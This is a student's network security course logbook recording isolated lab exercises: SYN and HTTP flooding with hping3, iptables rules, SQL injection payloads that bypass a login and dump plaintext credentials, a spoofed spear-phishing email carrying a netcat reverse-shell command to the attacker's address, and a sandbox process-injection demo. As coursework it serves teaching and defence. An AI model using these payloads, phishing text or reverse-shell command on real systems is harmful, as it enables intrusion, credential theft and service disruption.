

Logbook

COMP1829 – NETWORK SECURITY

JAKE CUNNINGHAM

Table of Contents

<i>Malware Propagation Research</i>	2
<i>Denial Of Service Impact Analysis</i>	3
<i>Firewall Configuration</i>	6
<i>Web Application Security Laboratory</i>	8
<i>Investigation and Spear Phishing Attack</i>	10
<i>Firewall Use-Case Challenge</i>	11
<i>Investigation of Malware Propagation using Sandbox</i>	13
<i>References</i>	17

Malware Propagation Research

Sadmind

Sadmind was a sophisticated computer worm that was discovered in May 2001, it was around 7 months old at the time of its discovery and originated from China. Unique for its cross-platform capabilities, it was malware that was able to propagate through Sun Solaris machines to compromise Windows 2000/NT Internet Information Services (IIS) servers. The worm would deface the web services it could find with anti-United States government messages, along with anti-Chinese cracking group PoizonBOx. The worm would then go on to also replace any pages it could find with the same code.



Fig 1 (Sophos, 2001)

Shows what would happen when sadmind worm was activated

Blaster

Blaster or Lovsan was also a type of worm that was able to exploit the remote procedure call protocol in Windows 2000 and XP. It was able to connect to TCP port 135 and download msblast.exe in the system32 folder on the machine and amends the registry to ensure it runs on each boot up. It then begins to find other systems on the network to infect, as well as creating a denial of service against windows update, to prevent a patch. Blaster went on to infect hundreds of thousands of machines, causing network slowdowns and crashes. In the early days of the worm it displayed various error messages, such as "I just want to say LOVE YOU SAN!" and "billy gates why do you make this possible? Stop making money and fix your software!"

Conclusion

If Malware developers had waited 400 years before releasing, they might have succeeded in their plan, because these ports are frequently used nowadays...

Denial Of Service Impact Analysis

The objective was to evaluate the resilience of a network system against availability attacks, and to see if an attacker can control a victim's resource consumption. The target server was monitored using dos_monitor, which can provide real time feedback on CPU utilisation and network traffic. Standard idle utilisation averages around 9% when no DoS is taking place.


```
kali@kali: ~  
File Actions Edit View Help  
Epoch: 1764454983 CPU Utilization: 7.32% Network RX: 61538 b/s Network TX: 61418 b/s  
Epoch: 1764454986 CPU Utilization: 9.76% Network RX: 82470 b/s Network TX: 82328 b/s  
Epoch: 1764454988 CPU Utilization: 9.76% Network RX: 61784 b/s Network TX: 61664 b/s  
Epoch: 1764454991 CPU Utilization: 11.90% Network RX: 61292 b/s Network TX: 61172 b/s  
Epoch: 1764454993 CPU Utilization: 9.52% Network RX: 62052 b/s Network TX: 61992 b/s  
Epoch: 1764454996 CPU Utilization: 7.32% Network RX: 62642 b/s Network TX: 62462 b/s  
Epoch: 1764454998 CPU Utilization: 9.76% Network RX: 61232 b/s Network TX: 57728 b/s  
Epoch: 1764455001 CPU Utilization: 11.90% Network RX: 82366 b/s Network TX: 82000 b/s  
Epoch: 1764455003 CPU Utilization: 9.76% Network RX: 61560 b/s Network TX: 61500 b/s  
Epoch: 1764455006 CPU Utilization: 7.50% Network RX: 61560 b/s Network TX: 61500 b/s
```

To test whether CPU utilisation can be controlled, to do this hping3 was used, this tool was able to preform a TCP SYN flood by adjusting the --interval, this defines the gap between packets in microseconds, the smaller the number, the more packets that will be sent in a smaller amount of time. Starting with 10 microseconds, which caused the CPU to run at an average of 40% utilisation

```
kali@kali: ~  
File Actions Edit View Help  
sport=80 flags-SA seq=0 win=64240 rtt=0.0 ms  
seq=120317107 ack=2083152621 sum=44b urp=0  
  
len=46 ip=192.168.69.209 ttl=64 DF id=0 tos=0 iplen=44  
sport=80 flags-SA seq=0 win=64240 rtt=0.0 ms  
seq=3652064786 ack=295829716 sum=c313 urp=0  
  
len=46 ip=192.168.69.209 ttl=64 DF id=0 tos=0 iplen=44  
sport=80 flags-SA seq=0 win=64240 rtt=0.0 ms  
seq=736539571 ack=757834508 sum=2766 urp=0  
  
len=46 ip=192.168.69.209 ttl=64 DF id=0 tos=0 iplen=44  
sport=80 flags-SA seq=0 win=64240 rtt=0.0 ms  
len=46 ip=192.168.69.209 ttl=64 DF id=0 tos=0 iplen=44  
sport=80 flags-SA seq=0 win=64240 rtt=0.0 ms  
len=46 ip=192.168.69.209 ttl=64 DF id=0 tos=0 iplen=44  
sport=80 flags-SA seq=0 win=64240 rtt=0.0 ms  
len=46 ip=192.168.69.209 ttl=64 DF id=0 tos=0 iplen=44  
sport=80 flags-SA seq=0 win=64240 rtt=0.0 ms  
seq=3890281057 ack=1726685059 sum=43ad urp=0  
  
len=46 ip=192.168.69.209 ttl=64 DF id=0 tos=0 iplen=44  
sport=80 flags-SA seq=0 win=64240 rtt=0.0 ms  
len=46 ip=192.168.69.209 ttl=64 DF id=0 tos=0 iplen=44  
sport=80 flags-SA seq=0 win=64240 rtt=0.0 ms  
seq=1134212158 ack=1243142064 sum=50fc urp=0  
  
kali@kali: ~  
File Actions Edit View Help  
Epoch: 1764455248 CPU Utilization: 35.71% Network RX: 1366832 b/s Network TX: 702932 b/s  
Epoch: 1764455251 CPU Utilization: 34.15% Network RX: 1481306 b/s Network TX: 761126 b/s  
Epoch: 1764455253 CPU Utilization: 36.59% Network RX: 1511488 b/s Network TX: 774328 b/s  
Epoch: 1764455255 CPU Utilization: 30.00% Network RX: 1466830 b/s Network TX: 746230 b/s  
Epoch: 1764455257 CPU Utilization: 31.71% Network RX: 1453908 b/s Network TX: 739068 b/s  
Epoch: 1764455259 CPU Utilization: 31.71% Network RX: 1163410 b/s Network TX: 596470 b/s  
Epoch: 1764455262 CPU Utilization: 40.48% Network RX: 1456746 b/s Network TX: 748926 b/s  
Epoch: 1764455264 CPU Utilization: 38.10% Network RX: 1374266 b/s Network TX: 704306 b/s  
Epoch: 1764455267 CPU Utilization: 39.02% Network RX: 1525804 b/s Network TX: 782764 b/s  
Epoch: 1764455269 CPU Utilization: 38.10% Network RX: 1493792 b/s Network TX: 763712 b/s
```

Reducing the interval to 1 microsecond caused the cpu utilisation to spike to around 60% sometimes jumping as high as 70%, this however is the highest utilisation that can be achieved from one attacker as the attacking machine also requires a high cpu usage to send the packets.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
└─$ sudo hping3 -V -S -p 80 --interval u1 192.168.69.209  
using eth0, addr: 192.168.69.47, MTU: 1500  
HPING 192.168.69.209 (eth0 192.168.69.209): S set, 40 headers + 0 data bytes  
└─$  
  
kali@kali: ~  
File Actions Edit View Help  
Epoch: 1764455328 CPU Utilization: 53.66% Network RX: 3821556 b/s Network TX: 1931496 b/s  
Epoch: 1764455330 CPU Utilization: 53.66% Network RX: 3815506 b/s Network TX: 1926586 b/s  
Epoch: 1764455332 CPU Utilization: 53.49% Network RX: 3845076 b/s Network TX: 1941936 b/s  
Epoch: 1764455335 CPU Utilization: 65.85% Network RX: 3813968 b/s Network TX: 1926788 b/s  
Epoch: 1764455337 CPU Utilization: 54.76% Network RX: 3870472 b/s Network TX: 1955752 b/s  
Epoch: 1764455339 CPU Utilization: 53.66% Network RX: 3588946 b/s Network TX: 1810786 b/s  
Epoch: 1764455341 CPU Utilization: 58.54% Network RX: 2637658 b/s Network TX: 1335058 b/s  
Epoch: 1764455344 CPU Utilization: 69.77% Network RX: 3429566 b/s Network TX: 1737566 b/s  
Epoch: 1764455346 CPU Utilization: 64.29% Network RX: 3852080 b/s Network TX: 1948520 b/s  
Epoch: 1764455348 CPU Utilization: 61.90% Network RX: 3864374 b/s Network TX: 1951934 b/s  
└─$
```



High CPU Usage on attackers machine.

When two attackers are sending DoS signals simultaneously, this is called a DDoS or a distributed denial of service, because the attacks are distributed on multiple machines this causes the CPU usage of the victim to hit 100%. Resulting in all services on the attacked server to slow down or stop completely. Rendering this system unresponsive to users.

```
kali@kali: ~  
File Actions Edit View Help  
Epoch: 1764461534 CPU Utilization: 97.50% Network RX: 842832 b/s Network TX: 1273928 b/s  
Epoch: 1764461536 CPU Utilization: 98.59% Network RX: 1573720 b/s Network TX: 2377554 b/s  
Epoch: 1764461538 CPU Utilization: 97.37% Network RX: 887462 b/s Network TX: 1333000 b/s  
Epoch: 1764461540 CPU Utilization: 97.50% Network RX: 839620 b/s Network TX: 1259760 b/s  
Epoch: 1764461542 CPU Utilization: 100.00% Network RX: 1570040 b/s Network TX: 2375066 b/s  
Epoch: 1764461544 CPU Utilization: 97.37% Network RX: 878190 b/s Network TX: 1304026 b/s  
Epoch: 1764461546 CPU Utilization: 100.00% Network RX: 847298 b/s Network TX: 1291730 b/s  
Epoch: 1764461548 CPU Utilization: 97.37% Network RX: 870698 b/s Network TX: 1310846 b/s  
Epoch: 1764461550 CPU Utilization: 97.50% Network RX: 875656 b/s Network TX: 1306524 b/s  
Epoch: 1764461552 CPU Utilization: 97.50% Network RX: 853418 b/s Network TX: 1276294 b/s  
└─$
```

Next compared to a SYN flood where thousands of packets are required to be sent each second to saturate the CPU, a HTTP flood requires significantly fewer requests to achieve 100% utilisation. This is because a SYN flood stresses the kernel space whereas a HTTP flood stresses the user space.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
└─$ nano attack.py  
  
(kali@kali)-[~]  
└─$ python3 attack.py  
Flood 50 Threads  
█  
  
kali@kali: ~  
File Actions Edit View Help  
Epoch: 1764461343 CPU Utilization: 100.00% Network RX: 2035560 b/s Network TX: 2601080 b/s  
Epoch: 1764461345 CPU Utilization: 100.00% Network RX: 2097464 b/s Network TX: 2690124 b/s  
Epoch: 1764461347 CPU Utilization: 100.00% Network RX: 2566870 b/s Network TX: 3367168 b/s  
Epoch: 1764461350 CPU Utilization: 100.00% Network RX: 2593958 b/s Network TX: 3430968 b/s  
Epoch: 1764461352 CPU Utilization: 100.00% Network RX: 1717696 b/s Network TX: 2647424 b/s  
Epoch: 1764461354 CPU Utilization: 100.00% Network RX: 1588274 b/s Network TX: 2446382 b/s  
Epoch: 1764461356 CPU Utilization: 100.00% Network RX: 1679168 b/s Network TX: 2586216 b/s  
Epoch: 1764461358 CPU Utilization: 92.31% Network RX: 933214 b/s Network TX: 1421326 b/s  
Epoch: 1764461360 CPU Utilization: 98.46% Network RX: 1241534 b/s Network TX: 1870908 b/s  
Epoch: 1764461362 CPU Utilization: 100.00% Network RX: 1069574 b/s Network TX: 1609952 b/s
```

Firewall Configuration

In this section, iptables was utilised which is a command line firewall utility for implementing traffic filtering rules. The goal was to configure the firewall from a default Policy of ACCEPT to a default policy of DENY. This is to significantly reduce an attack by making sure that only authorised traffic can leave or enter the workstation.

Firstly to view the policy “sudo iptables -L”, this shows the default policy for all chains (INPUT, FORWARD, OUTPUT) is ACCEPT meaning there could be a security risk in the event of a user unknowingly executes malware. To prevent this “sudo iptables --policy OUTPUT DROP” is ran. This means that any traffic going out will be dropped.

```
(kali@kali)-[~]
└─$ sudo iptables -L
[sudo] password for kali:
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

(kali@kali)-[~]
└─$ sudo iptables --policy OUTPUT DROP
```

Then, to allow authorised traffic out the command “sudo iptables -A OUTPUT -p tcp --dport [port number] -j ACCEPT” is used, this is run 3 times. Port 80 for http, port 25 for smtp email and port 8888 for server communication. Listing the iptables again shows that OUTPUT is set to default DROP for INPUT and OUTPUT however listed below are the ports that are set to allow OUTPUT.

```
(kali@kali)-[~]
└─$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT

(kali@kali)-[~]
└─$ sudo iptables -A OUTPUT -p tcp --dport 25 -j ACCEPT

(kali@kali)-[~]
└─$ sudo iptables -A OUTPUT -p tcp --dport 8888 -j ACCEPT

(kali@kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy DROP)
target     prot opt source                destination
ACCEPT    tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT    tcp  --  anywhere             anywhere             tcp dpt:smtp
ACCEPT    tcp  --  anywhere             anywhere             tcp dpt:8888
```

Finally, setting the configuration OUTPUT to ACCEPT and the INPUT to DROP an attempt to connect the web server on 192.168.69.232 was attempted, this connection timed out and failed even though the OUTPUT policy is set to ACCEPT. This is because while the SYN packet is allowed to be sent out, the server replies with the SYN-Ack, acknowledgement packet. Since this packet is received from the server and all INPUT are set to DROP, the SYN-ACK packet is subsequently dropped breaking the by the workstation, breaking the TCP handshake and resulting in a “connection timed out” message.

```
(kali@kali)-[~]
└─$ sudo iptables --policy OUTPUT ACCEPT

(kali@kali)-[~]
└─$ sudo iptables --policy INPUT DROP

(kali@kali)-[~]
└─$ nc -vvv -w 5 192.168.69.232 25
192.168.69.232: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.69.232] 25 (smtp) : Connection timed out
sent 0, rcvd 0
```

Web Application Security Laboratory

Targeting a web application on <http://192.168.69.228>, this server hosts a grade management system. It was found to be vulnerable to SQL injections. This means that with some specific commands in SQL query boxes, information about the database can be returned.

Firstly, to bypass the log in screen “ ' OR 1=1 # “was used, this command logged me into the first user on the database without a valid password, this user happened to be the admin account.

Control Dashboard

Welcome admin

Enter COMP Code:

To understand the structure of the database, the UNION based SQL injection was utilised. By injecting “ORDER BY {1, 2, 3...} #” where each time incrementing the number by 1 until the page errored. This happened after 4, meaning the current table has 3 columns.

With this information, I was able to then find out the name of the tables in the database, using the “group_concat()” injection. Injecting this into the SQL query “ UNION SELECT group_concat(table_name), 2, 3 FROM information_schema.tables WHERE table_schema=database() #” The result was the names of the tables, which are grades, sessions, and Users.

Control Dashboard

Welcome admin

Enter COMP Code:

The grade for admin is: **grades,sessions,users**

Looking into the user's database, when information_schema is queried, the columns of the table are listed, showing there are usr, pwd and id columns among others, the usr and pwd are the important ones.


Control Dashboard




With this knowledge, a further injection payload was able to dump the contents of the users table, specifically in usr and pwd. " UNION SELECT group_concat(usr, ':', pwd), 2, 3 FROM users #". Since the database was stored in plain text, the contents were displayed in the same place as the previous results. The dump revealed the usernames and passwords for all the accounts in the database, namely the admin which has a password of "Hidden123"



Finally, logging in as myself under 001211278, I was able to modify the HTML code of the website and amend the value of the "+1 To Grade" button, meaning that when pressed, the new grade became 99



Control Dashboard



Investigation and Spear Phishing Attack

After shoulder surfing and noticing that the reception uses Outlook within ubuntu, this opens a vulnerability for a possible attacker to take advantage.

Firstly, the “VRFY” command was used to find out what emails on the system were valid, security returned with “Recipient address rejected” this mean there was no valid email address on the server with security, Then “it-desk” was verified, which was knows to be valid, this returned 252, meaning it was a valid email on the server.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
└─$ nc -nv 192.168.69.225 25  
(UNKNOWN) [192.168.69.225] 25 (smtp) open  
220 Mail server @ mail.vlab  
VRFY security  
550 5.1.1 <security>: Recipient address rejected: User unknown in local recipient table  
VRFY it-desk  
252 2.0.0 it-desk  
└─
```

Using a social engineering method, where employing urgency to scare people into acting fast, A spoof email was crafted and sent to the it-desk@mail.vlab email. The email contained a command, like that of the one spied on the victim’s computer already. The email was spoofed from the security@mail.vlab address, despite this not existing on the mail server. The email contained an instruction to enter a command that would execute netcat on the victim’s machine.

```
(kali@kali)-[~]  
└─$ nc -nv 192.168.69.225 25  
(UNKNOWN) [192.168.69.225] 25 (smtp) open  
220 Mail server @ mail.vlab  
HELO google.com  
250 mail.vlab  
MAIL FROM: security@mail.vlab  
250 2.1.0 Ok  
RCPT TO: it-desk@mail.vlab  
250 2.1.5 Ok  
DATA  
354 End data with <CR><LF>.<CR><LF>  
subject: URGENT: Critical Security Update  
  
Dear Employee,  
  
A critical Vulnerability has been detected,  
Please run the following command in the terminal  
  
nc -nv 192.168.69.47 4444 -e /bin/bash  
  
Regards,  
IT Security  
  
.  
250 2.0.0 Ok: queued as B738A20AE8
```

Then once the victim ran the script, a port listener that was running detects the open port and can connect to the victim's computer, granting shell access to the attacker.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [192.168.69.47] from (UNKNOWN) [192.168.69.47] 43084  
└─
```

This attack is possible, due to the lack of email source validation and insufficient security awareness. To mitigate these attacks, an organisation must implement email authentication protocols and train staff to verify instructions before executing anything into a terminal.

Firewall Use-Case Challenge

Use case 1 is a workstation that is used to browse the web using HTTP and HTTPS, sometimes the occasional SSH will be used to connect to remote workstations in addition to SMTP and POP3 for emails. All traffic that is not this will be subsequently dropped by the firewall

```
(kali@kali)-[~]  
└─$ sudo iptables -L  
Chain INPUT (policy DROP)  
target prot opt source destination state  
ACCEPT all -- anywhere anywhere state RELATED,ESTABLISHED  
  
Chain FORWARD (policy DROP)  
target prot opt source destination  
  
Chain OUTPUT (policy DROP)  
target prot opt source destination state  
ACCEPT all -- anywhere anywhere state RELATED,ESTABLISHED
```

```
(kali@kali)-[~]  
└─$ sudo ./firewall_challenge  
Welcome To Firewall Challenge, Enter Your Banner ID [001234567]  
001211278  
Your Banner ID: 1211278  
Enter your option for the challenge [1-3]:  
1  
* Proceeding with option 1, please wait ...  
*****  
Final Result: 30/30  
  
Reference Number: 876021004
```


Investigation of Malware Propagation using Sandbox

After dumping the active processes in widows, the process ID or PID was noted for notepad.exe. The PID was 4344.

```
Select C:\Users\User\Desktop\MalSand.exe

[i] Process Name: SgrmBroker.exe | PID: 1528
[i] Process Name: svchost.exe | PID: 392
[i] Process Name: SystemSettings.exe | PID: 1920
[i] Process Name: ApplicationFrameHost.exe | PID: 5416
[i] Process Name: UserOOBEBroker.exe | PID: 6000
[i] Process Name: Calculator.exe | PID: 1588
[i] Process Name: SystemInformer.exe | PID: 3400
[i] Process Name: svchost.exe | PID: 5896
[i] Process Name: ShellExperienceHost.exe | PID: 1780
[i] Process Name: RuntimeBroker.exe | PID: 2028
[i] Press Any Button To Continue, [q] to break...

[i] Process Name: dllhost.exe | PID: 5360
[i] Process Name: notepad.exe | PID: 4344
[i] Process Name: smartscreeen.exe | PID: 3560
[i] Process Name: MalSand.exe | PID: 4848
[i] Process Name: svchost.exe | PID: 780
[i] Process Name: conhost.exe | PID: 3392

===== State =====
Selected Process: N/A
===== MalSand Menu =====
1. Enumerate Processes
2. Review Process Snapshot
3. Select Process


1337. Exit
=====
Enter your choice (1-3): 3
```

Notepad.exe had 40 active memory allocations with execution permissions.


```
C:\Users\User\Desktop\MalSand.exe

=====
Enter your choice (1-5): 4
1 Base Address: 0x00007FF7DB641000 | Region Size: 0x25000 bytes | Protection: R-X | Type: Image
2 Base Address: 0x00007FFD3B611000 | Region Size: 0x86000 bytes | Protection: R-X | Type: Image
3 Base Address: 0x00007FFD44181000 | Region Size: 0x40000 bytes | Protection: R-X | Type: Image
4 Base Address: 0x00007FFD44A01000 | Region Size: 0x1e3000 bytes | Protection: R-X | Type: Image
5 Base Address: 0x00007FFD4B8B1000 | Region Size: 0x12000 bytes | Protection: R-X | Type: Image
6 Base Address: 0x00007FFD51CF1000 | Region Size: 0x4b000 bytes | Protection: R-X | Type: Image
7 Base Address: 0x00007FFD557D1000 | Region Size: 0xb1000 bytes | Protection: R-X | Type: Image
8 Base Address: 0x00007FFD55931000 | Region Size: 0xa8000 bytes | Protection: R-X | Type: Image
9 Base Address: 0x00007FFD56CE1000 | Region Size: 0x164000 bytes | Protection: R-X | Type: Image
10 Base Address: 0x00007FFD59481000 | Region Size: 0x77000 bytes | Protection: R-X | Type: Image
11 Base Address: 0x00007FFD59BD1000 | Region Size: 0x1b7000 bytes | Protection: R-X | Type: Image
12 Base Address: 0x00007FFD59F31000 | Region Size: 0x95000 bytes | Protection: R-X | Type: Image
13 Base Address: 0x00007FFD5A741000 | Region Size: 0x5e000 bytes | Protection: R-X | Type: Image
14 Base Address: 0x00007FFD5AC11000 | Region Size: 0x4000 bytes | Protection: R-X | Type: Image
15 Base Address: 0x00007FFD5AE11000 | Region Size: 0x593000 bytes | Protection: R-X | Type: Image
16 Base Address: 0x00007FFD5BED1000 | Region Size: 0x23000 bytes | Protection: R-X | Type: Image
17 Base Address: 0x00007FFD5C701000 | Region Size: 0x17000 bytes | Protection: R-X | Type: Image
18 Base Address: 0x00007FFD5CDE1000 | Region Size: 0x133000 bytes | Protection: R-X | Type: Image
19 Base Address: 0x00007FFD5D0E1000 | Region Size: 0xb000 bytes | Protection: R-X | Type: Image
20 Base Address: 0x00007FFD5D111000 | Region Size: 0x64000 bytes | Protection: R-X | Type: Image
21 Base Address: 0x00007FFD5D1A1000 | Region Size: 0x54000 bytes | Protection: R-X | Type: Image
22 Base Address: 0x00007FFD5D3F1000 | Region Size: 0xa8000 bytes | Protection: R-X | Type: Image
23 Base Address: 0x00007FFD5D5B1000 | Region Size: 0xb4000 bytes | Protection: R-X | Type: Image
24 Base Address: 0x00007FFD5D771000 | Region Size: 0x95000 bytes | Protection: R-X | Type: Image
25 Base Address: 0x00007FFD5D841000 | Region Size: 0x8f000 bytes | Protection: R-X | Type: Image
26 Base Address: 0x00007FFD5D9E1000 | Region Size: 0x7e000 bytes | Protection: R-X | Type: Image
27 Base Address: 0x00007FFD5DAA1000 | Region Size: 0x75000 bytes | Protection: R-X | Type: Image
28 Base Address: 0x00007FFD5DB41000 | Region Size: 0x1e000 bytes | Protection: R-X | Type: Image
29 Base Address: 0x00007FFD5E271000 | Region Size: 0x75000 bytes | Protection: R-X | Type: Image
30 Base Address: 0x00007FFD5E321000 | Region Size: 0x239000 bytes | Protection: R-X | Type: Image
31 Base Address: 0x00007FFD5E681000 | Region Size: 0x58a000 bytes | Protection: R-X | Type: Image
32 Base Address: 0x00007FFD5EF11000 | Region Size: 0xd3000 bytes | Protection: R-X | Type: Image
33 Base Address: 0x00007FFD5F141000 | Region Size: 0x69000 bytes | Protection: R-X | Type: Image
34 Base Address: 0x00007FFD5F1F1000 | Region Size: 0x6b000 bytes | Protection: R-X | Type: Image
35 Base Address: 0x00007FFD5F2A1000 | Region Size: 0x10000 bytes | Protection: R-X | Type: Image
36 Base Address: 0x00007FFD5F2D1000 | Region Size: 0xa2000 bytes | Protection: R-X | Type: Image
37 Base Address: 0x00007FFD5F4A1000 | Region Size: 0x44000 bytes | Protection: R-X | Type: Image
38 Base Address: 0x00007FFD5F511000 | Region Size: 0x65000 bytes | Protection: R-X | Type: Image
39 Base Address: 0x00007FFD5F5B1000 | Region Size: 0x2d000 bytes | Protection: R-X | Type: Image
40 Base Address: 0x00007FFD5F651000 | Region Size: 0x11c000 bytes | Protection: R-X | Type: Image
VirtualQueryEx failed.
```

MalSand then allocated a blank memory location its address was 0x2678cbf0000 meaning there were now 41 memory allocations in notepad



Arbitrary data was then written into the remote memory region, where a popup in windows was created.



This exercise was able to demonstrate the strengths and dangers of process injection. This malware was able to operate entirely within the memory meaning an attacker would effectively bypass any antivirus scanners since it has no files on the disk. In running a crypto mining simulation, this was able to prove how attackers can not only infect computers for malicious intent, but for financial gain, even without the victim knowing due to the difficulty of detection. Monitoring of CPU spikes would need to be seen to suspect there was a malware operating within the memory.

Individual Summative Reflection

This module has enhanced my understanding of theoretical and practical network defence strategies.

References

Anon., n.d. *Sadmind*. [Online]

Available at: <https://www.f-secure.com/v-descs/sadmind.shtml>

Cherbaka, P., 2001. *Advanced Incident Handling and Hacker Exploits Practical*, s.l.: GCIH.

Feder, N. L., 2001. SADMIND/IIS Worm. *Global Information Assurance Certification Paper*.

Sophos, 2001. *Unix/SadMind*. [Online]

Available at: <https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Unix~SadMind>